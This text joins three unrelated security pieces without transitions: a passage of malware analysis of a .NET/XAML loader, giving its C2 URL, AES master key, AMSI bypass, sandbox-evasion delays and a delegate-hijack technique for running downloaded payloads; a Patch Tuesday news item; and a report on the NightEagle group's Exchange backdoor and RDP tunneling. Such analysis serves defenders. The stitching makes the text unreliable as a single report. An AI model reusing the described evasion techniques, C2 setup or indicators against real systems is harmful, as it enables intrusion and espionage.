
XAML-3 is a critical payload that, after leaving the original process tree, is loaded and executed in a different process: dllhost.exe. XAML-3 is generated from template XAML-3. As shown in the diagram below, the template is decoded and decrypted using the value of the ibi item in JSON-1-p. In addition to template XAML‑3, the final decryption includes two other XAML templates (template __P1__ and template __P2__).
The multi-layer encryption structure of “ibi”
The AES key is taken from the config item ibk. The first 16 bytes of the encrypted binary data serve as AES IV 1. After decryption, the data consists of a simple header followed by AES IV 2.
Template XAML‑3 includes two string placeholders, __P1__ and __P2__. Each placeholder is replaced with compressed, Base64‑encoded XAML (template __P1__ and XAML‑P2).
The content of template __P1__ is identical to XAML-2-1 and bypasses AMSI in the new process. XAML-P2 is generated from the template __P2__.
Some of the item values in template __P2__ come from the C2 configuration data in JSON-1-p. Within template __P2__, the placeholder __P__ is replaced with a compressed, encoded payload – the .NET 2 Plugin – which is decoded from the oib value in JSON-1-p. After completing all the operations, the template __P2__ becomes XAML-P2.
The C2 configuration in XAML‑P2 is shown below:
Item
Value
Description
ii
94aafd58-c00c-402a-aae6-858b4486a1a4
Unique ID for this malware instance (if the ii value in the configuration is null, the malware will generate a random one).
ec
9fT04e03tAiZAPogcDWt0w==
Base64-encoded AES master key: same as item e in JSON-1-p, used for C2 traffic encryption and authentication.
bi
79200-100800
Actual polling delay if the C2 doesn’t respond: 79200-100800 seconds (22-28 hours) – the code parses the values and multiplies them by 1000 to get milliseconds. This item indicates that the malware uses very long polling intervals.
is
1200-2400
Actual delay: 1200-2400 seconds (20-40 minutes) – a long delay before the initial connection to the C2 server, used for sandbox evasion.
u
Base64encodedXAML
A short XAML snippet that calls Environment.Exit(0)
wi
100801
Actual initial wait: 100801 seconds (~28 hours). The malware waits approximately 28 hours after initial execution and then exits the process.
de
False
Local exception logging switch: when set to False, exception logging is enabled.
si
41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095
UID: generated using a custom method based on the registry key value SusClientId.
cu
https://openaigpt4vcom/model_v4/
Command-and-control (C2) server URL taken from the C2 server list.
tp
*
Trusted SSL certificate thumbprint:* indicates that any certificate is trusted (disabling SSL pinning/validation). This entry also appears in a list, corresponding to the C2 item cu.
rh
Additional route header/data: not configured in this instance.
When dllhost.exe loads XAML-3, it loads template __P1__ and XAML-P2 one by one. When XAML-P2 loads, it retrieves the current domain via AppDomain.GetCurrentDomain() and then stores the values of the C2 configuration items (cu, tp, and rh; see the table above) in that domain using AppDomain.SetData(). Finally, XAML-P2 decodes and decompresses the embedded payload (.NET 2 Plugin), loads the .NET 2 Plugin into the current domain, and then calls the plugin’s entry method, m.C().
.NET 2 Plugin
This payload is a .NET assembly (PE file). As discussed above, it is loaded by XAML-P2 into the host process dllhost.exe. In the plugin’s entry method m.C(), a thread is spawned to execute the malicious operations.
The following key steps are executed in this thread:
Configuration initialization: Load the C2 configuration from the current AppDomain’s data storage and assign it to the corresponding member variables.
Combine the queried values into a single string, for example: "4.7.03190\n17763.rs5_release.180914-1434". If any query fails, replace its result with a hyphen (“-“).
Clear the state of the exception‑state logging system: .NET 2 Plugin uses the same exception‑state logging system as the .NET 1 Loader.
Recursively delete 12 GUID subkeys from the registry. The algorithm that generates the GUID path is the same as the one used by .NET 1 Loader. The first eight GUIDs are the same as those that .NET 1 Loader attempted to remove. The remaining four GUIDs were generated using different integer seeds (integer seed = [From 1 to 4]|65536).
If steps 1 and 2 are completed successfully, generate a subkey using the integer seed 3|65536. Then create the following registry subkey:
Anti-analysis: Check whether the current host process is dllhost.exe by examining Environment.CommandLine.
Prevent the host process from exiting: Create a managed object and retrieve its IUnknown interface. Then call ole32.dll’s CoLockObjectExternal(IUnknown interface) to lock the object in memory, ensuring that the dllhost.exe process created by RPC is not released by the system.
Jitter delay: Before the initial request to the C2 server, wait for a random jitter delay of 20-40 minutes (set by the configuration item “is”=”1200-2400”) to evade sandboxes by causing them to time out.
Set maximum execution time: Create a timer that registers a callback function as a watchdog. The timer waits approximately 28 hours (100801 seconds, retrieved from the configuration item wi) before invoking the callback. The callback fetches the configuration item u, decodes its Base64‑encoded string, decompresses the output, and extracts a XAML snippet from the resulting data. It then loads this XAML, which ultimately triggers Environment.Exit(0).
Periodic polling:
Retrieve the config items cu and ii to build the full URL https://openaigpt4v.com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4
Obtain the system proxy using three methods (see the Discovering proxies section below).
Register an HTTPS callback (ServerCertificateValidationCallback) that verifies the server‑side X.509 certificate against the configuration value tp before establishing the connection.
Then, combine the system information with additional details, such as whether the proxy is bypassed, whether it is using a proxy, and the current index in the C2 server list.
If a valid response is received from C2, the loop pauses for 5-6 minutes before the next request; otherwise, it pauses for 22-28 hours, checking every 10 minutes to determine whether the allotted time has elapsed.
AES encryption scheme for network traffic
All traffic between the malware and the C2 server is encrypted and authenticated using AES‑128‑CBC with HMAC. The encryption and authentication keys are derived from a master key – specified in the configuration as "ec"="9fT04e03tAiZAPogcDWt0w==" – by applying HMAC with distinct seed values.
For a given master key and a single-byte seed, the derivation works as follows:
Generate a 16‑byte sequence from the seed; this serves as the HMAC key.
Compute HMAC‑SHA256 over the master key to obtain an intermediate key.
Use this intermediate key as the HMAC key to compute HMAC‑SHA256 on the constant byte 0x01.
Take the first 16 bytes of the resulting hash; this becomes the final derived key.
Accordingly, the server-side encryption and decryption keys mirror those on the client (malware) side.
Seed
Key type generated (client side)
Key type generated (server side)
0
Decryption key
Encryption key
1
Decryption authentication key
Encryption authentication key
2
Encryption key
Decryption key
3
Encryption authentication key
Decryption authentication key
The code implements an encapsulation of AES-CBC encryption combined with HMAC-SHA256 integrity verification. It uses a randomly generated IV to symmetrically encrypt the plaintext in CBC mode and produces ciphertext. Next, it calculates an SHA256 message authentication code for the concatenated “IV+ciphertext” using a separate HMAC key. Finally, it concatenates the three segments – IV (16 bytes) | ciphertext | HMAC (32 bytes) – into a single byte array that constitutes the final encrypted message. This follows the standard cryptographic Encrypt-then-MAC construction. The receiver must validate the HMAC before decrypting with the corresponding key and IV, which ensures confidentiality, integrity, and tamper resistance.
Discovering proxies
.NET 2 Plugin detects the system proxy using three methods:
Retrieve the system‑wide proxy configuration using the Win32 WinHTTP API function WinHttpGetDefaultProxyConfiguration(), then extract the proxy server with the regular expression (?:([a-zA-Z]+)=)?(.*).
If that fails, locate the running explorer.exe process, impersonate its access token using Impersonate(), and retrieve its proxy configuration with the .NET API WebProxy.GetDefaultProxy().
If both methods fail, fall back to obtaining the proxy from the .NET property DefaultWebProxy.
These methods ensure that the malware can reach external networks even in complex network environments with proxies.
Execute downloaded XAML payload in an isolated AppDomain
This technique abuses MulticastDelegate again by using reflection to modify its private _invocationList array. .NET 2 Plugin creates a multicast delegate (CrossAppDomainDelegate) and replaces one entry in its invocation list with a malicious delegate pointing to XamlReader.Parse(). When AppDomain.DoCallBack() executes this multicast delegate, it iterates through the invocation list and invokes the injected XamlReader.Parse() to parse and execute the downloaded XAML.
In more detail, the process is as follows:
Create a new isolated AppDomain with a randomly generated GUID as its name.
Copy all configuration data from the current AppDomain into the new one.
Set the proxy information in the new AppDomain and assign it to the variable px.
Use TypeConfuseDelegate to replace TimeZoneInfo.ClearCachedData() with XamlReader.Parse(), thereby modifying the MulticastDelegate(CrossAppDomainDelegate).
Use appDomain.DoCallBack() to invoke XamlReader.Parse() within the isolated AppDomain, executing the downloaded XAML payload.
Transfer any updated configuration data from the new AppDomain back to the original AppDomain.
Unload the isolated AppDomain to complete the cleanup.
This technique keeps the downloaded malicious payload out of the main AppDomain, which increases stability and allows the payload to be fully cleaned up after execution.
Infrastructure
The attack relies on commercial hosting infrastructure. The C2 IP is part of Cloudflare’s CDN, and the domain name is registered with Cloudflare.
Domain
IP
First seen
Domain Registrar/ASN
openaigpt4v[.]com
104.18.14[.]219
Sep 27, 2023
Cloudflare, Inc. / 15169
Victims
Based on KSN telemetry data, we identified a single victim in Asia. Additionally, we learned that the malware was designed to target a specially customized government‑only version of the Windows operating system. Consequently, we infer that the victims are Asian government entities.
Attribution
After analyzing the TTPs, code similarities, and infrastructure, we were unable to link the attack to any known APT group.
Conclusions
Technological sovereignty has become a global trend. In today’s geopolitical climate, a growing number of countries are building their own core software platforms, including operating systems, databases, middleware, and cloud services, with operating systems often the top priority. The advantage is that each country controls the development, operation, and upgrading of its own operating systems, granting it full autonomy over the entire process. On the other hand, it also means that each country must protect this entire vast ecosystem on its own. Bringing the operation and maintenance of such a system to maturity is a lengthy process. Until then, both the system and its emerging supply chain could be exposed to attacks through multiple vectors, increasing potential vulnerabilities.
Microsoft today issued updates to fix more than 1,400 security vulnerabilities in its Windows operating systems and other software. Today’s epic patch batch dwarfs September’s record of nearly 1,000 fixes, which was already about ten times the normal monthly patch load from Redmond.
Just one of the weaknesses patched this week is considered a “zero day,” or already exploited in the wild. CVE-2026-96951 is a security feature bypass in the Windows Shell that affects Windows 10 and 11 systems, as well as some Server versions.
Windows 10 users might be wondering if they can still expect security updates after this month. Microsoft had been slated to stop shipping updates for Windows 10 systems in October 2025, but ended up adding another year of free updates after considerable pushback. A few months ago, Microsoft quietly extended that support for another year (until October 2027).
At least 78 of the flaws fixed this month are rated “critical,” meaning they could be exploited with little or no action by the user, and most of those critical bugs allow an attacker to execute code of their choice on the vulnerable system.
While Microsoft said there are no signs anyone is exploiting it yet, a security feature bypass in the .NET Framework (CVE-2026-108398) was publicly disclosed prior to today, potentially giving attackers advance time to work out how to exploit the bug.
Satnam Narang at Tenable said the number of flaws fixed this month far surpasses the previous record-setting year 2020, when Microsoft patched 1,261 CVEs.
“We’ve now crossed the 4,000 CVE mark with two months left to go,” he said.
Microsoft credits large language models for the high volume of bug discovery, and presumably AI gets credit for many of the patches used to fix these flaw. Meanwhile, security experts have been warning that these unusually large patch volleys from Microsoft are placing extra strain on corporate security teams, which often have to test individual updates before deploying them across a network to ensure the fixes don’t cause problems for other software.
Tyler Reguly, associate director of security research and development at Fortra, notes that just 26 Microsoft vulnerabilities appeared in the “Known Exploited Vulnerabilities” (KEV) catalog maintained by the U.S. Cybersecurity & Infrastructure Security Agency (CISA) so far this year, and security teams would do well to prioritize patching those 26 vulnerabilities first.
“Security leaders should focus on exploitable risk, and ask whether their teams have the clarity, capacity and support to act,” Reguly said.
Which vulnerabilities deserve the most scrutiny in your organization? The folks at Cisco Talos have a useful roundup of the more noteworthy flaws that Microsoft fixed today, and of course the SANS Internet Storm Center has a reliable roundup that indexes vulnerabilities by severity, CVE number and affected software.
Over the past year, our Global Emergency Response Team (GERT) has investigated several incidents involving the NightEagle group (also tracked as APT-Q-95). This group has been active since at least 2023 and originally focused on organizations in Asia. We have now identified attacks by the group targeting businesses in Russia. This post examines both known and new tools NightEagle used in its latest campaign.
Initial access
In most incidents, the attackers used compromised valid credentials to gain access to corporate VPNs. VPN connections originated from IP addresses in the Russian segment linked to Cloudflare WARP tunnels, as well as from IP addresses associated with European virtual infrastructure providers.
GhostContainer on Microsoft Exchange

Both during the initial access stage and as the attack progressed, the attackers deployed the GhostContainer backdoor on Microsoft Exchange servers. It incorporates components from several open-source projects, including the Neo-reGeorg tunnel, an exploit for the CVE-2020-0688 vulnerability, and the GhostWebShell class from the ysoserial utility. All of these components are publicly available on GitHub.
We were unable to determine the exact method the attackers used to deliver the backdoor to Microsoft Exchange servers. We believe with a high degree of confidence that they applied a technique already familiar to us: extracting the cryptographic keys used by Microsoft Exchange from the ASP.NET configuration, overwriting the VIEWSTATE framework parameter, and injecting a payload into it, which then launched the GhostContainer backdoor in memory.
The backdoor is a .NET assembly containing three classes that implement its core functionality:
Stub: processes C2 commands delivered to the infected system through the x-owa-urlpostdata headers and evades detection by the Antimalware Scan Interface (AMSI) and Windows Event Log mechanisms by overwriting addresses in amsi.dll and ntdll.dll.
App_Web_843e75cf5b63: accepts the fakePath and fakePageName parameters and creates virtual paths that redirect requests to the App_Web_8c9b251fb5b3 class.
App_Web_8c9b251fb5b3: implements network traffic redirection (proxying) and socket forwarding functionality.
Kaspersky products detect the GhostContainer backdoor as Trojan.MSIL.GhostContainer.gen.
GhostContainer samples identified by the Similarity technology from Kaspersky Threat Analysis
Traffic redirection
Once the attackers gain sufficient privileges during an attack, they leverage RDP to move laterally within the internal network segment. To do this, they download and run tools for tunneling and redirecting network traffic.

The attackers used GitHub repositories to host their archived tools. The names of the repositories and archives were disguised to look legitimate:
One of the repositories used for storing network tools
The files contained within the archives were also given names mimicking known legitimate software, though unrelated to the archive names:
adobe_32.exe;
AdobeSync.exe;
trueconf.exe;
1cbroker.exe;
1c-office-plugin.exe;
trueconf-broker.exe.
Across the incidents we investigated, we found two tools that the attackers combined for traffic tunneling.


Microsoft dev tunnels
This is a legitimate Microsoft mechanism that allows local web services to be published for internet access on *.*.devtunnels.ms domains. The attackers used this tunneling capability to expose port 3389 (RDP) on the compromised system.
Execution graph of adobe_32.exe in Kaspersky Research Sandbox
rdp2tcp
This is a publicly available tool for tunneling TCP traffic over an established RDP connection. It includes a server component that runs on the target system and a client component that runs on the attacker’s side.

When virtual channels are opened and closed, corresponding events with IDs 132 (channel opened) and 148 (channel closed) are logged in the Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx Windows log. These events contain the names of the channels (such as XPSRD, cliprdr, Microsoft::Windows::RDS::DisplayControl, and others) used by the RemoteFX module, which extends the capabilities of the RDP protocol.
When the rdp2tcp tool is used, events with IDs 132 and 148 will contain the channel name rdp2tcp or other random alphanumeric combinations chosen by the attackers.
Creation event for a channel named rdp2tcp (server component startup)
The combination of Microsoft dev tunnels and rdp2tcp allows the attackers to maintain network access by using legitimate services without opening additional suspicious ports.
The attackers also used the atexec utility from the Impacket toolkit to create scheduled tasks on target systems. These tasks enabled network port forwarding through standard Windows functionality:
To obtain elevated privileges and move laterally through the network, NightEagle exploited various vulnerabilities in Active Directory. The attackers used previously established tunnels to connect to internal infrastructure systems.

